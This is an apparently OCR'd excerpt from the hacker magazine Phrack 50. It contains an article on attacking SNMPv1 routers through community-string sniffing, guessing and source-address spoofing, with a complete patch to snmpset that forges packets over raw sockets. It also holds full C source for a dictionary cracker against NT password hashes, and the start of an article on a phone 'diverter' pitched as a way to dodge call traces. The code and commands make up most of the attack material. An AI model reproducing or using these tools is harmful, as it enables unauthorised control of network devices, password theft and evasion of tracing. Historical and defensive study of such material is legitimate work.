
As networks have become larger and more complex, a need has been felt by certain portions of the network administration crowd to implement network management protocols. From an administrative point of view, this makes a lot of sense; centralize the administration of the network, and make it convenient and easy for the administrator to monitor and administer changes as needed. As usual, however, from the security point of view, these protocols are a potential for catastrophe.

In this article, we'll explore the world of SNMPv1. In two later articles (to be published in later issues of Phrack) we'll look into other network management schemes (SNMPv2, DCE, etc). SNMPv1 has been around for a while. In fact, a number of the problems outlined in this paper have been fixed with the release of SNMPv2. As usual, however, large networks who placed their original administration burdens on SNMPv1 have been slow to change. As a result, large corporations, universities, and some small/cheap ISP's still run their routers/hubs/bridges/hosts/etc with version 1 enabled, often in horribly set up configurations.

The SNMP protocol

The SNMP protocol has 5 simple types of messages. They are get-request, get-next-request, set-request, get response and trap. We will concentrate on using the get-* messages to retrieve information from remote sites, routers and the like, and the set-request to manipulate a variety of settings on our target.

SNMP uses UDP as it transport mechanism. The basic layout of an SNMP packet is:



Community is SNMP's authentication mechanism. PDU type is the type of message being sent (get-request, set request, etc.) Request ID is used to differentiate between requests. Error status is (obviously) used to transport error messages, and error index gives the offset of the variable which was in error. Finally, name and value represent the name of the field requested and either the value to set it to or the value of it on the remote server. These are defined by a MIB written in ASN.1, and encoded using a code called BER. ASN.1 is used to define data and the types and properties of this data. BER is used to actually transmit the data in a platform independent manner (similar perhaps to XDR.)

The values that can be fetched and set via SNMP are defined in what is called the Message Information Base or MIB. The MIB is written in ASN.1, and defines all the different variable classes, types, variables and whatnot associated with SNMP. Standard things in the MIB are classes used to define variables associated with data for statistics and values for the system as a whole, the interfaces on the system, (possibly) an address translation table, IP, TCP, UDP, ICMP, and so on, depending on just what kind of system the agent is running on.

Where exactly do SNMPv1's security flaws lie? We can narrow them down to 4 general problem areas:

1) Use of UDP as a transport mechanism
2) Use of clear text community names and the presence
   of default, overpriveleged communities
3) Information avaialable

4) Ability to remotely modify parameters.

They're all related to one another. We'll go through one by one, define the problem, and explain how it is exploitable. Unfortunately, most of SNMPv1 (from here on out, we'll just call it SNMP) problems stem from its design, and have no easy solution barring the move to SNMPv2 or some other network management protocol. Some common sense, however, can minimize the problems in most situations.

UDP as a transport mechanism

I know I'm not alone in feeling that UDP is, at best, a poor idea when used in any sort of application that requires any level of security. The fact that UDP is connectionless leads to a myriad of problems with regard to host based authentication, which unfortunately enough, SNMP uses as one of its mechanisms. So we have 2 basic attacks due to the fact that a UDP transport is used. First, we can easily spoof packets to a server, and modify/add/reconfigure the state of the server. As we're using a spoofed source address, there isn't any way to get the return message, but the machine we are spoofing will simply drop the response message, and the server is none the wiser. Using our 'snmpset' program which has been modified to use a raw socket to allow us to forge the source address, we can modify any value in the MIB defined as read-write ASSUMING WE HAVE A PRIVELEGED COMMUNITY NAME.

```
snmpset -v 1 -e 10.0.10.12 router.pitiful.com cisco00\
        system.sysName.0 s "owned"
```

Changes our the router name to 'owned', just in case we want to be really obvious that this router has crappy security.

But how do we go about getting a legitimate community name? We have a few different methods we can employ.

Use of cleartext community names, and default communities

One of the most laughable things about the SNMP protocol is its "authentication" method. I use the term authentication in the loosest sense only, as it makes me cringe when I think about it. SNMP only can authenticate based on two different elements. The source address, as we saw above, it trivial to forge, rendering address based authentication useless. The second method is the use of "community" names. Community names can be thought of as passwords to the SNMP agent. As easily as plaintext password can be sniffed from telnet, rlogin, ftp and the like, we can sniff them from SNMP packets. As a matter of fact, it's easier, as every SNMP packet will have the community name. Grab your favorite sniffer (sniffer, not password sniffer) and head over to your favorite segement running SNMP. My sniffer of choice is 'snoop' so I'll use it as my example, though using any other sniffer should be easy. SNMP uses port 161. The field we're after, the community, is typically 6-8 characters long. Cranking up snoop on my segment reveals the following. (IP's changed to protect the stupid, of course)

```
# snoop -x 49,15 port 161
Using device /dev/le (promiscuous mode)
10.20.48.94 -> 10.20.19.48 UDP D=161 S=1516 LEN=62

           0: 0572 3232 3135 a028 0202 009c 0201 0002    .r4485.(.......
```

There we go. Using this community name we're able to grab all the info we want, and modify all the parameter and whatnot we desire. Easy enough... if you're able to sniff the segment. But what happens when you can't?

Available Information

When you can't sniff the segment, life gets a little more complicated. But only a little. We have a few things on our side that may come in handy.

First off, almost always there is a default 'public' community. Very few admin's take the time to deactivate this community, nor realize the risk it poses. Using this community, we can usually read all the information we want. Quite often, being able to read the information gives us enough clues to try to brute force a legitimate community name.

snmpwalk -v 1 router.pitiful.com public system
will dump the contents of the system table to us, returning something like:

```
system.sysDescr.0 = "Cisco Internetwork Operating System Software ..IOS (tm) GS
Software (RSP-K-M), Version 11.0(4), RELEASE SOFTWARE (fc1)..Copyright (c) 1986
-1995 by cisco Systems, Inc...Compiled Mon 18-Dec-95 22:54 by alanyu"
system.sysObjectID.0 = OID: enterprises.Cisco.1.45
system.sysUpTime.0 = Timeticks: (203889196) 23 days, 14:21:31
system.sysContact.0 = "Jeff Wright"
system.sysName.0 = "hws"
system.sysLocation.0 = ""
system.sysServices.0 = 6
```

We see that we're dealing with a cisco router, and we see it's contact's name, and the system name. Same as we might do with guessing passwords, we can use this information to try to piece together a community name. Popular favorites include stuff like 'admin' 'router' 'gateway' and the like, combined with numbers or whatnot. Trying something like 'routerhws' for the above example might work. It might not. While failed attempts are noted, very few people, if any, ever check for them. (as it turns out, the above router had a community name of 'cisco00'. Imaginative, eh?)

Even if only public works, there's lots of interesting things available via SNMP. We can dump routing tables, connection tables, statistics on router use. In certain situations, we can even get information on packet filters in place, and access control rules. All are useful information to have in setting up attacks in conventional manners. Sometimes public is even given r/w on certain tables, and we can do most of what we need to do via that account. When we do have a priveledged community though, the fun begins.

Remote Manipulation via SNMP

We have all the elements we need to remotely configure the network. We have a community name, we have the ability to forge the manager (the SNMP client) address. All we need to figure out is what we can modify. This really varies. There are a set of defaults that almost every SNMP'able machine will have. In addition to these, though, are the 'enterprise' MIB's, which define vendor specific SNMP tables and fields. There's really too much to go into here. Check out ftp://ftp.cisco.com/ or ftp://ftp.ascend.com/ , for example...most vendors make their MIB's easy to find. Cisco's web page also has a great introduction to their enterprise MIB's, which detail all the differences between different IOS release levels and whatnot.
IN the meantime, though, check out the following as fun places to begin:

```
system.sysContact   \
system.sysName       |- really sorta pointless to change, but hey...whatever.
system.sysLocation  /
```

interfaces.ifTable.ifAdminStatus.n (where n is a number, starting at 0)

```
at.atTable.atIfIndex.n
at.atTable.atPhysAddress.n
at.atTable.atNetAddress.n
```

```
ip.ipForwarding
ip.ipDefaultTTL
ip.ipRouteTable.* (there's tons of stuff in this table)
ip.ipNetToMediaTable.* (same as above)
```

tcp.tcpConnState.* (only setable to 12, which deletes the TCB)

and so on. If you have a copy of TCP/IP Illustrated Vol. 1, the SNMP chapter will give you a set of tables with the types of all these values. If you don't

have TCP/IP Illustrated, get off your computer and go buy it.

Remember, people don't really like it too much when you muck with their equipment. Act responsibly.

And to the admins reading this: TURN OFF SNMPv1! Think about it. Any time you allow control of you network via the network in a manner as unsafe as how SNMPv1 does it, you're creating more problems for yourself. Realizing its all about acceptable risks, realize this isn't one. Go investigate alternate network management software. Realize, however, there are always going to be problems. (I don't recommend SNMPv2, however...a few months from now when I release my SNMPv2 article and tools, you'll be glad you are not running it)

Resources:
The software I use is based on the UCD modifications to the CMU SNMP distribution. It is available at:

ftp://ftp.ece.ucdavis.edu/pub/snmp/ucd-snmp-3.1.3.tar.gz

Following this article there is a patch, which are the modifications to the snmplib to support address spoofing, and modifications to the 'snmpset' app to support them. The patch is only known to work under Solaris, though it should take only minor changes to move it to any other platform.

ftp.cisco.com/pub/mibs and ftp.ascend.com/pub/Software-Releases/SNMP/MIBS contain the enterprise MIBS for a variety of different pieces of hardware. www.cisco.com/univercd/ contains tons of info on a variety of different Cisco hardware and software, including great references on SNMP under IOS.

http://www.cs.tu-bs.de/ibr/cgi-bin/sbrowser.cgi

has a MIB browser, which allows you to use your favorite web client to peruse the standard as well as vendor MIBs on thier site.

RFC's! Yes! All of them. Go to http://www.internic.net/ds/dspg0intdoc.html and read them. Do a search for SNMP and you'll get back tons of hits. They're a little...hrm...terse at times, but these are the defacto definitions of SNMP. Skimming them will give you more info than you can imagine.

```
<++> SNMPv1/snmp.diff
*** apps/snmpset.c      Mon Jan 20 09:07:22 1997
-- apps/snmpset.c       Tue Apr  8 17:21:03 1997
***************
*** 77,83 ****

  void
  usage(){
!     fprintf(stderr, "Usage: snmpset -v 1 [-q] hostname community [objectID typ
e value]+    or:\n");
      fprintf(stderr, "Usage: snmpset [-v 2] [-q] hostname noAuth [objectID type
 value]+     or:\n");
      fprintf(stderr, "Usage: snmpset [-v 2] [-q] hostname srcParty dstParty con
text [oID type val]+\n");
      fprintf(stderr, "\twhere type is one of: i, s, x, d, n, o, t, a\n");
--- 77,83 ----

  void
  usage(){
!     fprintf(stderr, "Usage: snmpset -v 1 [-e fakeip] [-q] hostname community [
objectID type value]+    or:\n");
      fprintf(stderr, "Usage: snmpset [-v 2] [-q] hostname noAuth [objectID type
 value]+     or:\n");
      fprintf(stderr, "Usage: snmpset [-v 2] [-q] hostname srcParty dstParty con
text [oID type val]+\n");
      fprintf(stderr, "\twhere type is one of: i, s, x, d, n, o, t, a\n");
***************
*** 85,90 ****
--- 85,93 ----
```

```
      fprintf(stderr, "\t\tn: NULLOBJ, o: OBJID, t: TIMETICKS, a: IPADDRESS\n");
  }

+ extern char *fakeaddr;
+ extern int nastyflag;
+
  int
  main(argc, argv)
      int           argc;
***************
*** 152,158 ****
                          usage();
                          exit(1);
                      }
!                     break;
                default:
                    printf("invalid option: -%c\n", argv[arg][1]);
                    break;
--- 155,165 ----
                          usage();
                          exit(1);
                      }
!                     break;
!               case 'e':
!                       fakeaddr = argv[++arg];
!                       nastyflag = 1;
!                       break;
                default:
                    printf("invalid option: -%c\n", argv[arg][1]);
                    break;
*** snmplib/snmp_api.c  Mon Jan 20 10:43:20 1997
-- snmplib/snmp_api.c   Tue Apr  8 17:21:08 1997
***************
*** 58,63 ****
--- 58,71 ----
  #include <sys/select.h>
  #endif
  #include <sys/socket.h>
+
+ #include <netinet/in_systm.h>
+ #include <netinet/in.h>
+ #include <netinet/ip_var.h>
+ #include <netinet/ip.h>
+ #include <netinet/udp.h>
+ #include <netinet/udp_var.h>
+
  #include <netdb.h>
  #include "asn1.h"
  #include "snmp.h"
***************
*** 847,852 ****
--- 855,882 ----
      }
      return 0;
  }
+ /* EVIL STUFF in_cksum for forged ip header */
+ unsigned short in_cksum(addr, len)
+     u_short *addr;
+     int len;
+ {
+     register int nleft = len;
+     register u_short *w = addr;
+     register int sum = 0;
+     u_short answer = 0;
+     while (nleft > 1)  {
+         sum += *w++;
+         nleft -= 2;
+     }
+     if (nleft == 1) {
+         *(u_char *)(&answer) = *(u_char *)w ;
```

```
+         sum += answer;
+     }
+     sum = (sum >> 16) + (sum & 0xffff); /* add hi 16 to low 16 */
+     sum += (sum >> 16);         /* add carry */
+     answer = ~sum;              /* truncate to 16 bits */
+     return(answer);
+ }

  /*
   * Sends the input pdu on the session after calling snmp_build to create
***************
*** 857,862 ****
--- 887,894 ----
   * On any error, 0 is returned.
   * The pdu is freed by snmp_send() unless a failure occured.
   */
+ char *fakeaddr = NULL;
+ int nastyflag = 0;
  int
  snmp_send(session, pdu)
      struct snmp_session *session;
***************
*** 1013,1026 ****
        xdump(packet, length, "");
          printf("\n\n");
      }

!
!     if (sendto(isp->sd, (char *)packet, length, 0,
!             (struct sockaddr *)&pdu->address, sizeof(pdu->address)) < 0){
!       perror("sendto");
!       snmp_errno = SNMPERR_GENERR;
!       return 0;
!     }
  /*    gettimeofday(&tv, (struct timezone *)0); */
      tv = Now;
      if (pdu->command == GET_REQ_MSG || pdu->command == GETNEXT_REQ_MSG
--- 1045,1099 ----
        xdump(packet, length, "");
          printf("\n\n");
      }
+    if(nastyflag == 1)
+      {
+        struct ip *ip_hdr;
+        struct udphdr *udp_hdr;
+        char *payload;
+        int socky;
+        struct sockaddr_in dest;
+        payload = (char*) malloc
+                (sizeof(struct ip)
+                 + (sizeof(struct udphdr)) + length);
+        ip_hdr = (struct ip*) payload;
+        ip_hdr->ip_v=4;
+        ip_hdr->ip_hl=5;
+        ip_hdr->ip_tos=0;
+        ip_hdr->ip_off=0;
+        ip_hdr->ip_id=htons(1+rand()%1000);
+        ip_hdr->ip_ttl=255;
+        ip_hdr->ip_p=IPPROTO_UDP;
+        ip_hdr->ip_len = htons(sizeof(struct ip) + sizeof(struct udphdr) + len
gth);
+        ip_hdr->ip_src.s_addr = inet_addr(fakeaddr);
+        ip_hdr->ip_dst = pdu->address.sin_addr;
+        ip_hdr->ip_sum = in_cksum(&ip_hdr,sizeof(ip_hdr));
+
+        udp_hdr = (struct udphdr *) (payload + sizeof(struct ip));
+        udp_hdr->uh_sport = htons(10000+rand()%20000);
+        udp_hdr->uh_dport = htons(161);
+        udp_hdr->uh_ulen = htons(length + sizeof(struct udphdr));
+        udp_hdr->uh_sum = 0;
```

```
+         memcpy(payload + sizeof(struct udphdr)+sizeof(struct ip),packet,length
);
+         dest.sin_family = AF_INET;
+         dest.sin_port = htons(161);
+         dest.sin_addr = pdu->address.sin_addr;
+         socky = socket(AF_INET,SOCK_RAW,IPPROTO_RAW);
+         fprintf(stderr,"Payload size:%d sent\n",sendto(socky,payload,28+length
,0,
+                                        (struct sockaddr *)&dest,sizeof(dest)));
+       exit(0);

!       }
!       else
!       {
!               if (sendto(isp->sd, (char *)packet, length, 0,
!                  (struct sockaddr *)&pdu->address,
!                          sizeof(pdu->address)) < 0)
!                 {
!                       perror("sendto");
!                       snmp_errno = SNMPERR_GENERR;
!                       return 0;
!                 }
!           }
  /*    gettimeofday(&tv, (struct timezone *)0); */
      tv = Now;
      if (pdu->command == GET_REQ_MSG || pdu->command == GETNEXT_REQ_MSG
<--> SNMPv1/snmp.diff
```

.oO Phrack 50 Oo.

Volume Seven, Issue Fifty

8 of 16

Cracking NT Passwords

by Nihil

Recently a breakthrough was made by one of the Samba team members, Jeremy Allison, that allows an administrator to dump the one-way functions (OWF) of the passwords for each user from the Security Account Manager (SAM) database, which is similar to a shadowed password file in *nix terms. The program Jeremy wrote is called PWDUMP, and the source can be obtained from the Samba team's FTP server. This is very useful for administrators of Samba servers, for it allows them to easily replicate the user database from Windows NT machines on Samba servers. It also helps system administrators and crackers in another way: dictionary attacks against user's passwords. There is more, but I will save that for later.

Windows NT stores two hashes of a user's password in general: the LanMan compatible OWF and the NT compatible OWF. The LanMan OWF is generated by limiting the user's password to 14 characters (padding with NULLs if it is shorter), converting all alpha characters to uppercase, breaking the 14 characters (single byte OEM character set) into two 7 byte blocks, expanding each 7 byte block into an 8 byte DES key with parity, and encrypting a known string, {0xAA,0xD3,0xB4,0x35,0xB5,0x14,0x4,0xEE}, with each of the two keys and concatenating the results. The NT OWF is created by taking up to 128 characters of the user's password, converting it to unicode (a two byte character set used heavily in NT), and taking the MD4 hash of the string. In practice the NT password is limited to 14 characters by the GUI, though it can be set programmatically to something greater in length.

The demonstration code presented in this article does dictionary attacks against the NT OWF in an attempt to recover the NT password, for this is what one needs to actually logon to the console. It should be noted that it is much easier to brute force the LanMan password, but it is only used in network authentication. If you have the skillz, cracking the LanMan password can take you a long way towards cracking the NT password more efficently, but that is left as an exercise for the reader ;>

For those readers wit da network programming skillz, the hashes themselves are enough to comprimise a NT machine from the network. This is so because the authentication protocol used in Windows NT relies on proof of the OWF of the password, not the password itself. This is a whole other can of worms we won't get into here.

The code itself is simple and pretty brain dead. Some Samba source was used to speed up development time, and I would like to give thanks to the Samba team for all their effort. Through the use of, and study of, Samba several interesting security weaknesses in Windows NT have been uncovered. This was not the intent of the Samba team, and really should be viewed as what it is - some lame security implementations on Microsoft's part. Hey, what do you expect from the people that brought you full featured (not in a good way, mind you) macro languages in productivity applications?

You will need md4.c, md4.h, and byteorder.h from the Samba source distribution inorder to compile the code here. It has been compiled and tested using Visual C++ 4.2 on Windows NT 4.0, but I see no reason why it should not compile and run on your favorite *nix platform. To truly be useful, some code should be added to try permutations of the dictionary entry and user name, but again, that is up to the reader.

One note: You will want to remove 3 lines from md4.c: the #ifdef SMB_PASSWD at the top and corresponding #else and #endif at the bottom...

Here ya go:

<++> NTPWC/ntpwc.c

```
/*
 * (C) Nihil 1997. All rights reserved. A Guild Production.
 *
 * This program is free for commercial and non-commercial use.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted.
 *
 * THIS SOFTWARE IS PROVIDED BY NIHIL ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

/* Samba is covered by the GNU GENERAL PUBLIC LICENSE Version 2, June 1991 */


/* dictionary based NT password cracker. This is a temporary
 * solution until I get some time to do something more
 * intelligent. The input to this program is the output of
 * Jeremy Allison's PWDUMP.EXE which reads the NT and LANMAN
 * OWF passwords out of the NT registry and a crack style
 * dictionary file. The output of PWDUMP looks
 * a bit like UNIX passwd files with colon delimited fields.
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <ctype.h>

/* Samba headers we use */
#include "byteorder.h"
#include "md4.h"

#define TRUE  1
#define FALSE 0
#define HASHSIZE 16

/* though the NT password can be up to 128 characters in theory,
 * the GUI limits the password to 14 characters.  The only way
 * to set it beyond that is programmatically, and then it won't
 * work at the console! So, I am limiting it to the first 14
 * characters, but you can change it to up to 128 by modifying
 * MAX_PASSWORD_LENGTH
 */
#define MAX_PASSWORD_LENGTH 14

/* defines for Samba code */
#define uchar unsigned char
#define int16 unsigned short
#define uint16 unsigned short
#define uint32 unsigned int

/* the user's info we are trying to crack */
typedef struct _USER_INFO
{
        char*                   username;
        unsigned long   ntpassword[4];

}USER_INFO, *PUSER_INFO;
```

```
/* our counted unicode string */
typedef struct _UNICODE_STRING
{
        int16*                  buffer;
        unsigned long   length;

}UNICODE_STRING, *PUNICODE_STRING;

/* from Samba source cut & pasted here */
static int _my_mbstowcs(int16*, uchar*, int);
static int _my_wcslen(int16*);

/* forward declarations */
void Cleanup(void);
int ParsePWEntry(char*, PUSER_INFO);

/* global variable definition, only reason is so we can register an
 * atexit() fuction to zero these for paranoid reasons
 */
char pPWEntry[258];
char pDictEntry[129];   /* a 128 char password? yeah, in my wet dreams */
MDstruct MDContext;             /* MD4 context structure */


int main(int argc,char *argv[])
{
        FILE *hToCrack, *hDictionary;
        PUSER_INFO pUserInfo;
        PUNICODE_STRING pUnicodeDictEntry;
        int i;
        unsigned int uiLength;

        /* register exit cleanup function */
        atexit(Cleanup);

        /* must have both arguments */
        if (argc != 3)
        {
                printf("\nUsage: %s <password file> <dictionary file>\n", argv[0]);
                exit(0);
        }

        /* open password file */
        hToCrack = fopen(argv[1], "r");
        if (hToCrack == NULL)
        {
                fprintf(stderr,"Unable to open password file\n");
                exit(-1);
        }

        /* open dictionary file */
        hDictionary = fopen(argv[2], "r");
        if (hDictionary == NULL)
        {
                fprintf(stderr,"Unable to open dictionary file\n");
                exit(-1);
        }

        /* allocate space for our user info structure */
        pUserInfo = (PUSER_INFO)malloc(sizeof (USER_INFO));
        if (pUserInfo == NULL)
        {
                fprintf(stderr,"Unable to allocate memory for user info structure\n");
                exit(-1);
        }

        /* allocate space for unicode version of the dictionary string */
        pUnicodeDictEntry = (PUNICODE_STRING)malloc(sizeof (UNICODE_STRING));
        if (pUnicodeDictEntry == NULL)
        {
```

```
                fprintf(stderr,"Unable to allocate memory for unicode conversion\n");
                free(pUserInfo);
                exit(-1);
        }

        /* output a banner so the user knows we are running */
        printf("\nCrack4NT is running...\n");

        /* as long as there are entries in the password file read
         * them in and crack away */
        while (fgets(pPWEntry, sizeof (pPWEntry), hToCrack))
        {
                /* parse out the fields and fill our user structure */
                if (ParsePWEntry(pPWEntry, pUserInfo) == FALSE)
                {
                        continue;
                }

                /* reset file pointer to the beginning of the dictionary file */
                if (fseek(hDictionary, 0, SEEK_SET))
                {
                        fprintf(stderr,"Unable to reset file pointer in dictionary\n");
                        memset(pUserInfo->ntpassword, 0, HASHSIZE);
                        free(pUserInfo);
                        free(pUnicodeDictEntry);
                        exit(-1);
                }

                /* do while we have new dictionary entries */
                while (fgets(pDictEntry, sizeof (pDictEntry), hDictionary))
                {
                        /* doh...fgets is grabbing the fucking newline, how stupid */
                        if (pDictEntry[(strlen(pDictEntry) - 1)] == '\n')
                        {
                                pDictEntry[(strlen(pDictEntry) - 1)] = '\0';
                        }

                        /* the following code is basically Jeremy Allison's code written
                         * for the Samba project to generate the NT OWF password.  For
                         * those of you who have accused Samba of being a hacker's
                         * paradise, get a fucking clue.  There are parts of NT security
                         * that are so lame that just seeing them implemented in code
                         * is enough to break right through them.  That is all that
                         * Samba has done for the hacking community.
                         */

                        /* Password cannot be longer than MAX_PASSWORD_LENGTH characters
*/
                        uiLength = strlen((char *)pDictEntry);
                        if(uiLength > MAX_PASSWORD_LENGTH)
                                uiLength = MAX_PASSWORD_LENGTH;

                        /* allocate space for unicode conversion */
                        pUnicodeDictEntry->length = (uiLength + 1) * sizeof(int16);

                        /* allocate space for it */
                        pUnicodeDictEntry->buffer = (int16*)malloc(pUnicodeDictEntry->len
gth);
                        if (pUnicodeDictEntry->buffer == NULL)
                        {
                                fprintf(stderr,"Unable to allocate space for unicode stri
ng\n");
                                exit(-1);
                        }

                        /* Password must be converted to NT unicode */
                        _my_mbstowcs( pUnicodeDictEntry->buffer, pDictEntry, uiLength);
                        /* Ensure string is null terminated */
                        pUnicodeDictEntry->buffer[uiLength] = 0;
```

```
                        /* Calculate length in bytes */
                        uiLength = _my_wcslen(pUnicodeDictEntry->buffer) * sizeof(int16);

                        MDbegin(&MDContext);
                        for(i = 0; i + 64 <= (signed)uiLength; i += 64)
                                MDupdate(&MDContext,pUnicodeDictEntry->buffer + (i/2), 51
2);
                        MDupdate(&MDContext,pUnicodeDictEntry->buffer + (i/2),(uiLength-i
)*8);

                        /* end of Samba code */

                        /* check if dictionary entry hashed to the same value as the user
's
                         * NT password, if so print out user name and the corresponding
                         * password
                         */
                        if (memcmp(MDContext.buffer, pUserInfo->ntpassword, HASHSIZE) ==
0)
                        {
                                printf("Password for user %s is %s\n", pUserInfo->usernam
e, \
                                                pDictEntry);
                                /* we are done with the password entry so free it */
                                free(pUnicodeDictEntry->buffer);
                                break;
                        }

                        /* we are done with the password entry so free it */
                        free(pUnicodeDictEntry->buffer);
                }
        }

        /* cleanup a bunch */
        free(pUserInfo->username);
        memset(pUserInfo->ntpassword, 0, HASHSIZE);
        free(pUserInfo);
        free(pUnicodeDictEntry);

        /* everything is great */
        printf("Crack4NT is finished\n");
        return 0;
}

void Cleanup()
{
        memset(pPWEntry, 0, 258);
        memset(pDictEntry, 0, 129);
        memset(&MDContext.buffer, 0, HASHSIZE);
}


/* parse out user name and OWF */
int ParsePWEntry(char* pPWEntry, PUSER_INFO pUserInfo)
{
        int HexToBin(char*, uchar*, int);

        char pDelimiter[] = ":";
        char* pTemp;
        char pNoPW[] = "NO PASSWORD*********************";
        char pDisabled[] = "********************************";

        /* check args */
        if (pPWEntry == NULL || pUserInfo == NULL)
        {
                return FALSE;
        }

        /* try and get user name */
        pTemp = strtok(pPWEntry, pDelimiter);
```

```
        if (pTemp == NULL)
        {
                return FALSE;
        }

        /* allocate space for user name in USER_INFO struct */
        pUserInfo->username = (char*)malloc(strlen(pTemp) + 1);
        if (pUserInfo->username == NULL)
        {
                fprintf(stderr,"Unable to allocate memory for user name\n");
                return FALSE;
        }

        /* get the user name into the USER_INFO struct */
        strcpy(pUserInfo->username, pTemp);

        /* push through RID and LanMan password entries to get to NT password */
        strtok(NULL, pDelimiter);
        strtok(NULL, pDelimiter);

        /* get NT OWF password */
        pTemp = strtok(NULL, pDelimiter);
        if (pTemp == NULL)
        {
                free(pUserInfo->username);
                return FALSE;
        }

        /* do a sanity check on the hash value */
        if (strlen(pTemp) != 32)
        {
                free(pUserInfo->username);
                return FALSE;
        }

        /* check if the user has no password - we return FALSE in this case to avoid
         * unnecessary crack attempts
         */
        if (strcmp(pTemp, pNoPW) == 0)
        {
                printf("User %s has no password\n", pUserInfo->username);
                return FALSE;
        }

        /* check if account appears to be disabled - again we return FALSE */
        if (strcmp(pTemp, pDisabled) == 0)
        {
                printf("User %s is disabled most likely\n", pUserInfo->username);
                return FALSE;
        }

        /* convert hex to bin */
        if (HexToBin((unsigned char*)pTemp, (uchar*)pUserInfo->ntpassword,16) == FALSE)
        {
                free(pUserInfo->username);
                return FALSE;
        }

        /* cleanup */
        memset(pTemp, 0, 32);

        return TRUE;
}


/* just what it says, I am getting tired
 * This is a pretty lame way to do this, but it is more efficent than
 * sscanf()
 */
int HexToBin(char* pHexString, uchar* pByteString, int count)
```

```
{
        int i, j;

        if (pHexString == NULL || pByteString == NULL)
        {
               fprintf(stderr,"A NULL pointer was passed to HexToBin()\n");
               return FALSE;
        }

        /* clear the byte string */
        memset(pByteString, 0, count);

        /* for each hex char xor the byte with right value, we are targeting
         * the low nibble
         */
        for (i = 0, j = 0; i < (count * 2); i++)
        {
                switch (*(pHexString + i))
                {
                       case '0': pByteString[j] ^= 0x00;
                               break;

                       case '1': pByteString[j] ^= 0x01;
                               break;

                       case '2': pByteString[j] ^= 0x02;
                               break;

                       case '3': pByteString[j] ^= 0x03;
                               break;

                       case '4': pByteString[j] ^= 0x04;
                               break;

                       case '5': pByteString[j] ^= 0x05;
                               break;

                       case '6': pByteString[j] ^= 0x06;
                               break;

                       case '7': pByteString[j] ^= 0x07;
                               break;

                       case '8': pByteString[j] ^= 0x08;
                               break;

                       case '9': pByteString[j] ^= 0x09;
                               break;

                       case 'a':
                       case 'A': pByteString[j] ^= 0x0A;
                               break;

                       case 'b':
                       case 'B': pByteString[j] ^= 0x0B;
                               break;

                       case 'c':
                       case 'C': pByteString[j] ^= 0x0C;
                               break;

                       case 'd':
                       case 'D': pByteString[j] ^= 0x0D;
                               break;

                       case 'e':
                       case 'E': pByteString[j] ^= 0x0E;
                               break;

                       case 'f':
```

```
                        case 'F': pByteString[j] ^= 0x0F;
                                break;

                        default: fprintf(stderr,"invalid character in NT MD4 string\n");
                                return FALSE;
                }

                /* I think I need to explain this ;) We want to incremet j for every
                 * two characters from the hex string and we also want to shift the
                 * low 4 bits up to the high 4 just as often, but we want to alternate
                 * The logic here is to xor the mask to set the low 4 bits, then shift
                 * those bits up and xor the next mask to set the bottom 4. Every 2
                 * hex chars for every one byte, get my screwy logic? I never was
                 * good at bit twiddling, and sscanf sucks for efficiency :(
                 */
                if (i%2)
                {
                        j ++;
                }
                if ((i%2) == 0)
                {
                        pByteString[j] <<= 4;
                }
         }

         return TRUE;
}


/* the following functions are from the Samba source, and many thanks to the
 * authors for their great work and contribution to the public source tree
 */

/* Routines for Windows NT MD4 Hash functions. */
static int _my_wcslen(int16 *str)
{
        int len = 0;
        while(*str++ != 0)
                len++;
        return len;
}

/*
 * Convert a string into an NT UNICODE string.
 * Note that regardless of processor type
 * this must be in intel (little-endian)
 * format.
 */
 static int _my_mbstowcs(int16 *dst, uchar *src, int len)
{
        int i;
        int16 val;

        for(i = 0; i < len; i++) {
                val = *src;
                SSVAL(dst,0,val);
                dst++;
                src++;
                if(val == 0)
                        break;
        }
        return i;
}
<--> NTPWC/ntpwc.c

EOF
```

.oO Phrack 50 Oo.

Volume Seven, Issue Fifty

9 of 16

SS7 based diverter

The MasterMiiND <miind@geocities.com>

Brief Description:

Hey everyone, well I've spent some time now designing a Diverter, and finally came up with a foolproof design. After building every diverter plan I could find, and finding that they didn't work under the switching systems of our day (not surprising, seeing how all the plans are like ten years old) I decided something needed to be done. Well, I thought I'd share this new diverter with everyone, so we can all have phun again, until they change the system again.

Also called a "Gold Box", a diverter allows somebody to call one predetermined telephone number, and then get a dial tone from another predetermined phone line. It is like calling a direct in-dial (DID) line on a PBX and getting a dial tone. The main difference is, that YOU actually built the device, and you don't have to enter authorization codes to get the dial tone.

Uses:

You can setup a diverter so that you can call pseudo-anonymously. That is, you call the diverter, and then call out of the second line. That way, if anybody checks their caller ID unit, the number of the second line, and not your own line will show up. Also, if they decide to activate a trace, then the telco and the police will get the wrong number.

